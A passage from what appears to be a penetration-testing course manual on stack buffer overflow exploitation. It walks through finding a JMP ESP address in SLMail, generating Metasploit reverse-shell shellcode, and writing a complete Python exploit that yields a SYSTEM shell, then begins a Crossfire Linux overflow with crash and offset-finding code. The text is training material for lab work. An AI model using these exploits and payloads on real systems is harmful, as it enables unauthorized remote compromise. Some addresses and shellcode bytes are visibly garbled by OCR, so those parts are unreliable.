The most intuitive thing to do would be to try replacing the B's that overwrite EIP with the address that pops up in the ESP register, at the time of the crash. However, as you should have noticed from the past few debugger restarts, the value of ESP changes, from crash to crash. Therefore, hardcoding a specific stack address would not provide a reliable way of getting to our buffer. This is because stack addresses change often, especially in threaded applications such as SLMail, as each thread has its reserved stack memory region allocated by the operating system.

7.5.1 - Finding a Return Address

If we can't jump directly to our buffer, what other options do we have? We need a more generic way to get to the address ESP points to, at the time of the crash. If we can find an accessible, reliable address in memory that contains an instruction such as **JMP ESP**, we could jump to it, and in turn end up at the address pointed to, by the ESP register, at the time of the jump. This would provide a reliable, indirect way to reach the memory indicated by the ESP register, regardless of its absolute value. But how do we find such an address? To our aid comes the Immunity Debugger script, **mona.py**. This script will help us identify modules in memory that we can search for such a "return address", which in our case is a JMP ESP command. We will need to make sure to choose a module with the following criteria:

1. No memory protections such as DEP and ASLR present.
2. Has a memory range that does not contain bad characters.

Looking at the output of the **!mona modules** command within Immunity Debugger shows the following output.

```
----- Mona command started on 2013-04-06 12:09:59 (v2.0, rev 376) -----
OBADFOOD [+] Processing arguments and criteria
OBADFOOD   - Pointer access level : X
OBADFOOD [+] Generating module info table, hang on...
OBADFOOD   - Processing modules
OBADFOOD   - Done. Let's rock 'n roll.
OBADFOOD
OBADFOOD Module info :
OBADFOOD
OBADFOOD Base      | Top       | Size     | Rebase | SafeSEH | ASLR    | NXCompat | OS Dll  | Version, Modulename & P
OBADFOOD
OBADFOOD 0x71a40000 | 0x71aa6000 | 0x00066000 | True   | True   | True   | True   | 7.0.7600.16385 [MSVCP60
OBADFOOD 0x00150000 | 0x0017a000 | 0x0002a000 | True   | False  | False  | False  | 1.0 [ARM.dll] (C:\Program
OBADFOOD 0x73a20000 | 0x73a30000 | 0x00010000 | True   | True   | True   | True   | 6.1.7600.16385 [INLAapi.
OBADFOOD 0x76dd0000 | 0x76e9c000 | 0x000cc000 | True   | True   | True   | True   | 6.1.7600.16385 [MSCTF.d
OBADFOOD 0x5f140000 | 0x5f14f4000 | 0x000ef4000 | False  | False  | False  | False  | 6.00.8063.0 [SLMFC.DLL]
OBADFOOD 0x74ac0000 | 0x74ac9000 | 0x00009000 | True   | True   | True   | True   | 6.1.7600.16385 [VERSION
OBADFOOD 0x00020000 | 0x00029000 | 0x00009000 | True   | False  | False  | True   | 1.1 [ExcptHnd.dll] (C:\

-----
```

Figure 36 - The Output of the **!mona modules** Command

The mona.py script has identified the **SLMFC.DLL** as not being affected by any memory protection schemes, as well as not being rebased on each reboot. This means that this DLL will always reliably load to the same address. Now, we need to find a naturally occurring JMP ESP (or equivalent) instruction within this DLL, and identify at what address this instruction is located. Let's take a closer look at the memory mapping of this DLL.

5F40000000	0000001000	SI MFC		PE header	Image	R
5F401000	00099000	SLMFC	.text	code	Image	R E
5F49H000	00036000	SLMFC	.rdata	imports, exp	Image	R
5F4D0000	00008000	SLMFC	.data	data	Image	RW
5F4D8000	0000B000	SLMFC	.rsrc	resources	Image	R
5F4E3000	00011000	SLMFC	.reloc	relocations	Image	R

Figure 37 - Inspecting the DLL Memory Mapping

If this application were compiled with DEP support, our JMP ESP address would have to be located in the code (.text) segment of the module, as that is the only segment with both Read (R) and Executable (E) permissions. However, since no DEP is enabled, we

are free to use instructions from any address in this module. As searching for a JMP ESP address from within Immunity Debugger will only display addresses from the code section, we will need to run a more exhaustive binary search for a JMP ESP, or equivalent, opcode. To find the opcode equivalent to JMP ESP, we can use the Metasploit NASM Shell ruby script:

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp esp
00000000 FFE4      jmp esp
nasm >
```

Now that we know what we are looking for, we can search for this opcode in all the sections of the *slmfc.dll* file using the Mona script:

```
----- Mona command started on 2018-12-28 04:05:27 (v2.0, rev 415) -----
[+] Processing arguments and criteria
- Pointer access level : *
- Only querying modules slmfc.dll
[+] Generating module info table, hang on...
[+] Processing modules
- Done. Let's rock'n'roll.
[+] Treating search pattern as bin
[+] Searching from 0x5f400000 to 0x5f4f4000
[+] Preparing output file 'find.txt'
[+] (Re)setting logfile find.txt
[+] Writing results to find.txt
[+] Number of pointers of type "'\xff\xe4'" : 19
[+] Results :
SF4A358F : "\xff\xe4" | (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH
SF4B41E3 : "\xff\xe4" | (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH
SF4B5663 : "\xff\xe4" | asciiprint,asciil (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase
SF4B6243 : "\xff\xe4" | asciiprint,asciil (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase
SF4B6303 : "\xff\xe4" | (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH
SF4B7963 : "\xff\xe4" | asciiprint,asciil (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase
SF4B7B23 : "\xff\xe4" | asciiprint,asciil (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase
SF4B9703 : "\xff\xe4" | (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH
SF4BAC53 : "\xff\xe4" | (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH
SF4BBE53 : "\xff\xe4" | (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH
SF4BC06B : "\xff\xe4" | (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH
SF4BEAC3 : "\xff\xe4" | (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH
SF4BF0B8 : "\xff\xe4" | (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH
SF4C067B : "\xff\xe4" | ascii (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, Sa
SF4C078B : "\xff\xe4" | (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH
SF4C08E3 : "\xff\xe4" | (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH
SF4C14FB : "\xff\xe4" | (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH
SF4C2D63 : "\xff\xe4" | asciiprint,asciil (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase
SF4C4D13 : "\xff\xe4" | ascii (PAGE_READONLY) [SLMFC.DLL] ASLR: False, Rebase: False, Sa
[+] Found a total of 19 pointers
[+] This mona.py action took 0:00:00.578000

!mona find -s "\xff\xe4" -m slmfc.dll
```

Figure 38 - Searching for a JMP ESP Instruction

Several possible addresses are found containing a JMP ESP instruction. We choose one which does not contain any bad characters, such as **0x5f4a358f**, and double-check the contents of this address, inside the debugger.




Figure 39 - Verifying the JMP ESP Address

Perfect! Address **0x5f4a358f** in SLMFC.dll contains a JMP ESP instruction. If we redirect EIP to this address at the time of the crash, a JMP ESP instruction will be executed, which will lead the execution flow into our shellcode.

We can test this assumption by modifying our payload string to look similar to the following line, and place a memory breakpoint at the address **0x5f4a358f**, before again running our script in the debugger.

```
buffer = "A" * 2606 + "\x8f\x35\x4a\x5f" + "C" * 390
```

The return address is written the wrong way around, as the x86 architecture stores addresses in little endian format⁴⁹, where the low-order byte of the number is stored in memory at the lowest address, and the high-order byte at the highest address. Using F2, we place a breakpoint on the return address, and run our exploit again, and we see output similar to the following.

⁴⁹ <http://en.wikipedia.org/wiki/Endianness>




Figure 40 - The JMP ESP Breakpoint is Reached

Notice how our JMP ESP was reached, and since we had a breakpoint present, the debugger has paused, and informed us about the breakpoint being hit. Pressing F7 in the debugger will single step us into the shellcode, which is currently just a bunch of C's.

7.5.2 - Exercises

1. Identify a JMP ESP that is usable in the exploit.
2. Update your PoC to include the discovered JMP ESP, set a break point on it, and follow the execution.

7.6 - Generating Shellcode with Metasploit

Writing our own shellcode from scratch is beyond the scope of this course, however the Metasploit Framework provides us with tools and utilities that make generating complex payloads a simple task. The *msfvenom* command can autogenerate over 275 shellcode payload options

```
root@kali:~# msfvenom -l payloads
```

We will use a basic payload called **windows/shell_reverse_tcp**, which acts much like a reverse shell **netcat** payload. The payload requires at least an **LHOST** parameter, which defines the IP to send back the reverse shell. An **LPORT** parameter specifying that the connect back port may also be defined. The *msfvenom* script will generate C formatted (C parameter) shellcode using the following command:

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.4 LPORT=443 -f c
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x40\x50\x40\x50\x68"
```

```
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x00\x00\x04\x68"  
"\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"  
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"  
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x31\xf6"  
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"  
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x46\x56\x4e\x56\x56"  
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"  
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"  
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"  
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

That was easy enough, however we can immediately identify bad characters in this shellcode, such as null bytes. We will need to encode this shellcode using the *msfvenom* “-e” option. We will also need to provide the *msfvenom* script the specific bad characters we wish to avoid, in the resulting shellcode.

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.4 LPORT=443 -f c -e  
x86/shikata_ga_nai -b "\x00\x0a\x0d"  
No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
No Arch selected, selecting Arch: x86 from the payload  
Found 22 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 351 (iteration=0)  
unsigned char buf[] =  
"\xda\xd4\xbe\xa1\xc6\xbf\x9b\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"  
"\x52\x83\xc2\x04\x31\x72\x13\x03\xd3\xd5\x5d\x6e\xef\x32\x23"  
"\x91\x0f\xc3\x44\x1b\xea\xf2\x44\x7f\x7f\x4\x74\x0b\x2d\x49"  
"\xfe\x59\xc5\xda\x72\x76\xea\x6b\x38\x0\xc5\x6c\x11\x90\x44"  
"\xef\x68\xc5\x0\xc\x2\x18\x0\x7\xde\xd1\xf5\xc0\x94\x44"  
"\xe9\x65\x0\x54\x82\x36\xe4\xdc\x77\x8e\x0\x7\xcc\x26\x84\x51"  
"\xce\xc9\x49\xea\x47\xd1\x8e\xd7\x1e\x6a\x64\x0\xba\xb4"  
"\x4c\x0e\x83\x78\xbf\x4e\xc4\xbf\x20\x25\x3c\xbc\xdd\x3e\xfb"
```

```
"\xbe\x39\xca\x1f\x18\xc9\x6c\xfb\x98\x1e\xea\x88\x97\xeb\x78"  
"\xd6\xbb\xea\xad\x6d\xc7\x67\x50\xa1\x41\x33\x77\x65\x09\xe7"  
"\x16\x3c\xf7\x46\x26\x5e\x58\x36\x82\x15\x75\x23\xbf\x74\x12"  
"\x80\xf2\x86\xe2\x8e\x85\xf5\xd0\x11\x3e\x91\x58\xd9\x98\x66"  
"\x9e\xf0\x5d\xf8\x61\xfb\x9d\xd1\xa5\xaf\xcd\x49\x0f\xd0\x85"  
"\x89\xb0\x05\x09\xd9\x1e\xf6\xea\x89\xde\xa6\x82\xc3\xd0\x99"  
"\xb3\xec\x3a\xb2\x5e\x17\xad\xb7\x9e\x17\x29\xa0\x9c\x17\x30"  
"\x8b\x28\xf1\x58\xfb\x7c\xaa\xf4\x62\x25\x20\x64\x6a\xf3\x4d"  
"\xa6\xe0\xf0\xb2\x69\x01\x7c\xa0\x1e\xe1\xcb\x9a\x89\xfe\xe1"  
"\xb2\x56\x6c\x6e\x42\x10\x8d\x39\x15\x75\x63\x30\xf3\x6b\xda"  
"\xea\xe1\x71\xba\xd5\xa1\xad\x7f\xdb\x28\x23\x3b\xff\x3a\xfd"  
"\xc4\xbb\x6e\x51\x93\x15\xd8\x17\x4d\xd4\xb2\xc1\x22\xbe\x52"  
"\x97\x08\x01\x24\x98\x44\xf7\xc8\x29\x31\x4e\xf7\x86\xd5\x46"  
"\x80\xfa\x45\xa8\x5b\xbf\x76\xe3\xc1\x96\x1e\xaa\x90\xaa\x42"  
"\x4d\x4f\xe8\x7a\xce\x65\x91\x78\xce\x0c\x94\xc5\x48\xfd\xe4"  
"\x56\x3d\x01\x5a\x56\x14";
```

The resulting shellcode will send a reverse shell to **10.0.0.4** on port **443**, contains no bad characters, and is 351 bytes long.

OS-40813 Rody Shahnazaria

7.7 - Getting a Shell

Getting a reverse shell from SLMail should be as simple as replacing our buffer of C's with the shellcode, and sending off our exploit over the network. However, since the ESP register points to the beginning of our payload, the Metasploit Framework decoder will step on its toes, by overwriting the first few bytes of our shellcode, rendering it useless. We can avoid this issue by adding few No Operation (NOP) instructions (0x90) at the beginning of our shellcode. As the name suggests, this instruction does nothing - it simply moves on to the next instruction to be executed.

Our final exploit would look similar to the following:

```
#!/usr/bin/python
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
shellcode = ("\\xba\\xde\\xea\\x23\\x34\\xda\\xce\\xd9\\x74\\x24\\xf4\\x5f\\x33\\xc9\\xb1"
"\x52\\x31\\x57\\x12\\x03\\x57\\x12\\x83\\x31\\x16\\xc1\\xc1\\x31\\x0f\\x84"
"\x2a\\xc9\\xd0\\xe9\\xa3\\x2c\\xe1\\x29\\xd7\\x25\\x52\\x9a\\x93\\x6b\\x5f"
"\x51\\xf1\\x9f\\xd4\\x17\\xde\\x90\\x5d\\x9d\\x38\\x9f\\x5e\\x8e\\x79\\xbe"
"\xdc\\xcd\\xad\\x60\\xdc\\x1d\\xa0\\x61\\x19\\x43\\x49\\x33\\xf2\\x0f\\xfc"
"\xa3\\x77\\x45\\x3d\\x48\\xcb\\x4b\\x45\\xad\\x9c\\x6a\\x64\\x60\\x96\\x34"
"\xa6\\x83\\x7b\\x4d\\xef\\x9b\\x98\\x68\\xb9\\x10\\x6a\\x06\\x38\\xf0\\xa2"
"\xe7\\x97\\x3d\\x0b\\x1a\\xe9\\x7a\\xac\\xc5\\x9c\\x72\\xce\\x78\\xa7\\x41"
"\xac\\xa6\\x22\\x51\\x16\\x2c\\x94\\xbd\\xa6\\xe1\\x43\\x36\\xa4\\x4e\\x07"
"\x10\\xa9\\x51\\xc4\\x2b\\xd5\\xda\\xeb\\xfb\\x5f\\x98\\xcf\\xdf\\x04\\x7a"
"\x71\\x46\\xe1\\x2d\\x8e\\x98\\x4a\\x91\\x2a\\xd3\\x67\\xc6\\x46\\xbe\\xef"
"\x2b\\x6b\\x40\\xf0\\x23\\xfc\\x33\\xc2\\xec\\x56\\xdb\\x6e\\x64\\x71\\x1c"
"\x90\\x5f\\xc5\\xb2\\x6f\\x60\\x36\\x9b\\xab\\x34\\x66\\xb3\\x1a\\x35\\xed"
"\x43\\xa2\\xe0\\xa2\\x13\\x0c\\x5b\\x03\\xc3\\xec\\x0b\\xeb\\x09\\xe3\\x74"
"\x0b\\x32\\x29\\x1d\\xa6\\xc9\\xba\\x28\\x37\\xd1\\x3e\\x45\\x35\\xd1\\x3f"
```

```
"\x2e\xb0\x37\x55\x40\x95\xe0\xc2\xf9\xbc\x7a\x72\x05\x6b\x07"  
"\xb4\x8d\x98\xf8\x7b\x66\xd4\xea\xec\x86\xa3\x50\xba\x99\x19"  
"\xfc\x20\x0b\xc6\xfc\x2f\x30\x51\xab\x78\x86\xa8\x39\x95\xb1"  
"\x02\x5f\x64\x27\x6c\xdb\xb3\x94\x73\xe2\x36\xa0\x57\xf4\x8e"  
"\x29\xdc\xa0\x5e\x7c\x8a\x1e\x19\xd6\x7c\xc8\xf3\x85\xd6\x9c"  
"\x82\xe5\xe8\xda\x8a\x23\x9f\x02\x3a\x9a\xe6\x3d\xf3\x4a\xef"  
"\x46\xe9\xea\x10\x9d\xa9\x1b\x5b\xbf\x98\xb3\x02\x2a\x99\xd9"  
"\xb4\x81\xde\xe7\x36\x23\x9f\x13\x26\x46\x9a\x58\xe0\xbb\xd6"  
"\xf1\x85\xbb\x45\xf1\x8f")  
  
buffer="A"*2606 + "\x8f\x35\x4a\x5f" + "\x90" * 8 + shellcode  
try:  
    print "\nSending evil buffer..."  
    s.connect(('10.0.0.22',110))  
    data = s.recv(1024)  
    s.send('USER username' + '\r\n')  
    data = s.recv(1024)  
    s.send('PASS ' + buffer + '\r\n')  
    s.close()  
    print "\ Done. Did you get a reverse shell?"  
except:  
    print "Could not connect to POP3!"
```

In anticipation of the reverse shell payload, we set up a netcat listener on port 443 of our attacking machine.

```
root@kali:~# nc -nlvp 443
```

We send our exploit.

```
root@kali:~# python exploit.py  
Sending evil buffer...  
Done. Did you get a reverse shell ?
```

And we should hopefully receive a SYSTEM reverse shell from our victim machine.

```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [10.0.0.4] from (UNKNOWN) [10.0.0.22] 49557
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\SLmail\System>whoami
whoami
nt authority\system
```

Once we exit the reverse shell, the SLMail POP3 service crashes and exits.

7.7.1 - Exercises

1. Update your PoC to include a working payload.
2. Obtain a shell from SLmail.

OS-40813 Rody Shahnazarian

7.8 - Improving the Exploit

When using default Metasploit Framework shellcode, the default exit method the shellcode uses, at the end of shellcode execution, is the **ExitProcess**. This exit method will shut down the whole mail service process, effectively killing the SLMail service, and causing it to crash.

If the program we are exploiting is a threaded application (which it is, in this instance), we can try to avoid crashing the service completely, by using an **ExitThread** method instead, which will just terminate the affected thread of the program. This will make our exploit work without interrupting the usual operations of the POP3 server, as well as allow us to repeatedly exploit the server, and exit the shell without bringing down the service. To instruct *msfvenom* to use the **ExitThread** method during the shellcode generation, we can issue the following command:

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.4 LPORT=443  
EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d"
```

Try generating the above shellcode and replacing it with your existing shellcode. See what happens when you exit your shell, and if it behaves any different from the previous shellcode used.

7.8.1 - Exercises

1. Update the exploit so that SLmail still runs after exploitation.
2. In the Tools folder on the Desktop of your Windows VM, there is a VulnServer.exe application. Using the proof of concept from the following forum post, develop a working exploit:
 - o <https://forums.offensive-security.com/showthread.php?t=2231>

8. - Linux Buffer Overflow Exploitation

The concepts behind exploiting buffer overflows in Linux are similar to those on the Windows platform. This section explores the process of exploiting a Linux application, the online multiplayer RPG game, Crossfire.

Crossfire 1.9.0 suffered from a buffer overflow while accepting input from a socket connection. You'll use the Evans Linux debugger (EDB) to debug this program, as it will provide you with a familiar debugging environment, which should ease you into exploiting buffer overflows in Linux environments.

8.1 - Setting Up the Environment

We will use our Kali Linux **i686** VMware machine, to both run the vulnerable software, and debug the application. However, before you run this vulnerable software on our machine, you should implement an *iptables* rule that will only allow traffic from the loopback interface, so that your machine is **not** vulnerable to external attacks. For this same reason, we will be using the loopback interface (127.0.0.1) as our target IP and TCP port 4444 as our bind shell port.

This rule will deny any traffic to the vulnerable port, and prevent others from exploiting your Kali Linux machine during this exercise:

```
iptables -A INPUT -p tcp --destination-port 13327 ! -d 127.0.0.1 -j DROP
iptables -A INPUT -p tcp --destination-port 4444 ! -d 127.0.0.1 -j DROP
```

Now that we've secured our machine, we can proceed to download and install the vulnerable version of **crossfire** in Kali Linux:

```
root@kali:~# cd /usr/games/
root@kali:/usr/games# wget www.offensive-security.com/crossfire.tar.gz
```

```
root@kali:/usr/games# tar zxpf crossfire.tar.gz
```

In more recent Linux kernels and compilers, various memory protection techniques have been implemented, such as memory randomization, stack cookies, etc. Bypassing these protection mechanisms is beyond the scope of this module. The version of crossfire we are testing was compiled without the stack smashing protection support, as well as without ASLR and DEP support.

8.2 - Crashing Crossfire

We can start the vulnerable Crossfire application using the Evans debugger, using the following command:

```
root@kali:~# edb --run /usr/games/crossfire/bin/crossfire
```

The debugger pauses the application at start, so we need to hit the **run** button twice, to allow the program to actually execute.

Once the crossfire application is running, we can use the following Proof of Concept (PoC) code to crash the application.

```
#!/usr/bin/python
import socket


host = "127.0.0.1"
crash="\x41" * 4379

buffer = "\x11(setup sound " + crash + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
```

```
data=s.recv(1024)
print data
s.send(buffer)
s.close()
print "[*]Payload Sent !"
```

Once we run this script, the debugger spits out the following error message, which clearly indicates a buffer overflow condition in the **setup sound** command:



We can see that the EIP register is overwritten with our user input of A's.

8.2.1 - Exercise

1. Create a PoC that crashes the Crossfire server.

8.3 - Controlling EIP

Following the same methodology we used in the SLMail overflow, our next task is to identify which four bytes in our buffer end up overwriting EIP. We once again use the *pattern_create* script, to create a unique buffer string.

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 4379
```

Swapping this new, unique, buffer with our original buffer, and sending the payload to the crossfire application, causes the debugger crash, this time with EIP overwritten with the following bytes:



Using this value, together with the *pattern_offset* script, shows the following buffer offset for those particular bytes:

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 4379  
-q 46367046  
[*] Exact match at offset 4368
```

We modify the exploit buffer in our Python script accordingly, to see if we have full control of the EIP register:

